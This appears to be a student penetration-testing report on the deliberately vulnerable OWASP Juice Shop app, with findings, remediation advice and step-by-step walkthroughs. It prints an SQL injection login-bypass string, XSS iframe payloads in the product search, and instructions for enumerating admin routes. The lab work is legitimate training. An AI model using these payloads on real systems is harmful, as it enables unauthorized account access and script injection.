Project cyber security:

OWASP Juice Simulated Attack

OWASP Juice Shop

By : Eng.Mohamed Hatem

1. Philopateer Naguib 2305588
2. Omar Islam 2305106
3. Mohamed Mamdouh 230512

Introduction:

Attacking the OWASP Juice Shop involves exploiting common vulnerabilities to understand web application weaknesses and how attackers exploit them. The Juice Shop is intentionally designed with security flaws, making it an excellent platform for learning penetration testing.

Executive Summary

This penetration testing engagement aimed to identify vulnerabilities in the OWASP Juice Shop web application, designed for educational purposes. The testing simulated common real-world exploits to demonstrate how vulnerabilities can be identified and exploited.

Key Findings

- **Admin Path Enumeration**: Hidden administrative paths were discovered through URL analysis.
- **Brute Force on Admin Credentials**: Lack of rate-limiting allowed successful guessing of admin login credentials.
- **Cross-Site Scripting (XSS) in Product Search**: User input in the product search bar was not sanitized, enabling arbitrary JavaScript execution.

Critical Vulnerabilities

1. **Admin Path Exposure**: Sensitive paths can be easily discovered.
2. **Weak Authentication**: Brute-force attacks can compromise admin credentials.
3. **XSS**: Insufficient input validation allows for script injection, risking session hijacking.

Recommendations

- **Obfuscate Admin Paths**: Make administrative routes less discoverable.
- **Implement Rate-Limiting**: Protect login mechanisms with rate-limiting and account lockout after failed attempts.
- **Input Sanitization**: Enforce input validation to prevent XSS attacks.

Scope and Methodology

Scope: Focused on the OWASP Juice Shop web application, testing all functionalities and hidden paths.

Approach: A black-box testing methodology was employed, simulating an external attacker.

Tools Used:

- Burp Suite
- Hydra
- Gobuster
- OWASP ZAP
- Dirb

Vulnerability Findings

1. **Admin Path Enumeration**
    - **Description**: Identified sensitive admin paths using Burp Suite and Gobuster.
    - **Risk**: Attackers can exploit these paths for unauthorized access.
    - **Remediation**: Implement access control and obfuscate routes.
2. **Brute Force on Admin Credentials**
    - **Description**: Successful brute-force attack on admin login without protections.
    - **Risk**: Unlimited password guesses can lead to unauthorized access.
    - **Remediation**: Implement account lockout and enforce strong password policies.
3. **XSS in Product Search**
    - **Description**: Input in the search bar executed arbitrary JavaScript due to lack of sanitization.
    - **Risk**: Potential session hijacking or data theft.
    - **Remediation**: Apply input sanitization and security headers.


Conclusion

The OWASP Juice Shop exhibits several critical vulnerabilities:

- **Admin Path Enumeration**: Sensitive paths are easily guessable.
- **Brute-Force Vulnerability**: Lack of login protections allows attacks.
- **XSS**: Insufficient input sanitization leads to script execution.


Recommendations

- Obfuscate admin paths and implement access control.
- Use rate-limiting and account lockouts for login systems.



Step 1: Identifying Admin Credentials


The first goal in our testing process was to obtain the administrator's username and password. To achieve this, we utilized an SQL Injection payload: **admin' or 1=1;--** This payload is designed to bypass authentication mechanisms by exploiting SQL vulnerabilities. It allows us to bypass the email or username field validation and input any password to gain access. By injecting this code, we effectively force the query to return a valid result, granting access without requiring the correct credentials



```
      , eu = function() {
        var n = (0,
        I.Z)(function*() {
            return (yield Promise.all([c.e(98), c.e(202)]).then(c.bind(c, 6202))).FaucetModule
        });
        return function() {
            return n.apply(this, arguments)
        }
    }()
      , nu = [{
        path: "administration",
        component: fi,
        canActivate: [It]
    }, {
        path: "accounting",
        component: Hr,
        canActivate: [Ut]
    }, {
        path: "about",
        component: Fn
    }, {
        path: "address/select",
        component: Ea,
        canActivate: [z]
```

Step 2: Inspecting the Website

After bypassing the login, the next step is to inspect the website's code. Using the browser's developer tools (accessible via F12), we navigated to the **"Sources"** tab and located the **main** file. We performed a search for the keyword path to identify potential administrative endpoints. From there, we found the **"administration"** path, which led us to a section where we could search for and access all user data. This step allowed us to analyze the user directory and potentially exploit further vulnerabilities.




Administration

Registered Users
admin@juice-sh.op
jim@juice-sh.op
bender@juice-sh.op
bjoern.kimminich@gmail.com
ciso@juice-sh.op
support@juice-sh.op
morty@juice-sh.op

Customer Feedback		
1	I love this shop! Best products in town! Highly recommended!...	★★★★★
2	Great shop! Awesome service! (***@juice-sh.op)	★★★★
3	Nothing useful available here! (***der@juice-sh.op)	★
21	Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "pur...	★
	Incompetent customer support! Can't even upload photo of broken...	★★
	This is the store for awesome stuff of all kinds! (anonymous)	★★★★
	Never gonna buy anywhere else from now on! Thanks for the great...	★★★★

Step 3: Accessing User Data

At this stage, we successfully located the **administration** path, which revealed all user accounts on the system. By inspecting this section, we were able to view and analyze the user data stored in the application.


juice-shop.herokuapp.com/#/saved-payment-methods

My Payment Options


************4368	Administrator	2/2081
************8108	Administrator	4/2086
Add new card	Add a credit or debit card	

```
}, {
    path: "address/edit/:addressId",
    component: Ne,
    canActivate: [z]
}, {
    path: "delivery-method",
    component: $s
}, {
    path: "deluxe-membership",
    component: pl,
    canActivate: [z]
}, {
    path: "saved-payment-methods",
    component: xr
}, {
    path: "basket",
    component: sn
}, {
    path: "order-completion/:id",
    component: ds
}, {
```

path
34 of 64
21 characters selected
Highlights from the Chrome 131 update
Debug CSS with Gemini
Chat with Gemini right in the new AI assistance panel and get help with styling your page.
Annotate performance findings

Step 4: Inspecting Saved Payment Methods

Next, we performed the same procedure as before, but this time we focused on the **saved-payment-methods** section. Using the browser's developer tools, we searched for relevant paths and discovered sensitive information related to saved payment methods. This allowed us to analyze stored payment details and explore any potential vulnerabilities within this part of the application.



juice-shop.herokuapp.com/#/search?q=<iframe%20src%3D"javascript:alert('xss')">

juice-shop.herokuapp.com says

xss

Step 5: Exploiting XSS via Search

At this point, we performed an XSS attack using the search functionality. We injected the following code into the search input: **<iframe src="javascript:alert('xss')">** This payload exploits the lack of input sanitization and allows us to execute JavaScript within the page. In this case, it triggers an alert with the message "xss", demonstrating the vulnerability and confirming that the application is susceptible to cross-site scripting (XSS) attacks.



OWASP Juice Shop
juice-shop.herokuapp.com/#/search?q=%20<iframe%20width%3D"100%25"%20height%3D"166"%20scrolling%3D"no"%20frameborder%3D"no"%20allow%3D"autoplay"%20src%3D"htt...
OWASP Juice Shop
"></iframe> in the DOM XSS challenge.
Account
EN
Search Results -
braimee
OWASP Juice Shop Jingle
SOUNDCLOUD
Share
Privacy policy
in the DOM XSS challenge.
No results found
Try adjusting your search to find what you're looking for.

Step 6: XSS via DOM Injection

In this step, we exploited a similar XSS vulnerability, but with a different payload. Instead of using a simple JavaScript alert, we injected the following code into the application:

<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe>

This code embeds a SoundCloud player directly into the page. Although the payload is not malicious by itself, it demonstrates the vulnerability in handling user inputs within the DOM. The attack takes advantage of improper input validation, allowing us to inject external content that could potentially be used for more harmful purposes if combined with other malicious code. This is an example of DOM-based XSS.



Proxy listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols	Support HTTP...
✓	127.0.0.1:8080			Per-host	Default	✓

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or another installation of Burp.

Request interception rules

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

✓ Intercept requests based on the following rules: *Master interception is turned off*


Enabled	Operator	Match type	Relationship	Condition
✓		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$|...
	Or	Request	Contains parameters	
	Or	HTTP method	Does not match	(get|post)
	And	URL	Is in target scope	

☐ Automatically fix missing or superfluous new lines at end of request

✓ Automatically update Content-Length header when the request is edited

Step7:

Firstly we wanted to know the IP and the PORT of the burp suite to connect it with the foxyproxy of the firefox




Title		Hostname	127.0.0.1
Type	HTTP	Port	8080
Country		Username	
City		Password	****

Intercept is off

If you turn intercept on, messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.


Step8:

Then we open the foxyproxy on the firefox And put in the hostname the IP of the burp suite and put the port number of the burp suite in the port


FoxyProxy
Disable
127.0.0.1:8080
Quick Add
Exclude Host
Set Tab Proxy
Unset Tab Proxy
Intercept off
Forward
Drop
Open browser
Intercept is off
